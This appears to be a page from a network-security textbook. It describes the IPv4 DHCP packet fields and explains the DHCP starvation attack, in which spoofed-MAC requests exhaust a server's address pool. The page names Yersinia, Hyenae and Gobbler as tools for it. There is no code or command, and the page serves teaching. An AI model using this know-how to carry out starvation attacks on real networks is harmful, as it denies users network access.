

OP Code
Hardware Type
Hardware Length
HOPS
Transaction ID (XID)
Seconds
Flags
Client IP Address (CIADDR)
Your IP Address (YIADDR)
Server IP Address (SIADDR)
Gateway IP Address (GIADDR)
Client Hardware Address (CHADDR)—16 bytes
Server Name (SNAME)—64 bytes
Filename—128 bytes
DHCP Options

Figure 8.26: IPv4 DHCP packet format

The following table details every field of the IPv4 DHCP message:

FIELD	OCTETS	DESCRIPTION
Opcode	1	This field contains the message opcode that represents the message type: opcode “1” represents messages sent by the client, while “2” represents responses sent by the server
Hardware Address Type	1	Hardware address type defined at the Internet Assigned Numbers Authority (IANA) (e.g., “1” = 10 Mb Ethernet)
Hardware Address Length	1	Hardware address length in octets
Hops	1	In general, the DHCP clients set the value to “0”; however, optionally used to count the number of relay agents that forwarded the message
Transaction ID (XID)	4	A random number is chosen by the client to associate the request messages and their responses between a client and a server
Seconds	2	Seconds elapsed since the client began the address acquisition or renewal process
Flags	2	Flags set by the client; For example, if the client cannot receive unicast IP datagrams, then the broadcast flag is set
Client IP Address (CIADDR)	4	Used when the client has an IP address and can respond to ARP requests
Your IP Address (YIADDR)	4	The address assigned by the DHCP server to the DHCP client

Server IP Address (SIADDR)	4	Server's IP address
Gateway IP Address (GIADDR)	4	The IP address of the DHCP relay agent
Client Hardware Address (CHADDR)	16	The hardware address of the client
Server Name (SNAME)	64	Optional server hostname
File Name	128	Name of the file containing BOOTP client's boot image
DHCP Options	Variable	

Table 8.9: Fields of IPv4 DHCP message

DHCP Starvation Attack

In a DHCP starvation attack, an attacker floods the DHCP server by sending numerous DHCP requests and uses all of the available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a DoS attack. Because of this issue, valid users cannot obtain or renew their IP addresses; thus, they fail to access their network. An attacker broadcasts DHCP requests with spoofed MAC addresses with the help of tools such as Yersinia, Hyenae, and Gobbler.



User
User will be unable to get the valid IP address
My MAC address is 1b:b2:14:1c:d2:4a
My MAC address is 2f:8b:11:1f:12:3a
My MAC address is 2a:7b:12:2f:2c:4a
My MAC address is 21:ab:3c:4b:2b:42
My MAC address is 12:2b:4c:5b:6b:2a
DHCP Server
Server runs out of IP addresses to allocate to valid users
DHCP Scope
10.10.10.1
10.10.10.2
10.10.10.3
10.10.10.254
Attacker sends many different DHCP requests with many source MACs
Attacker

Figure 8.27: DHCP starvation attack

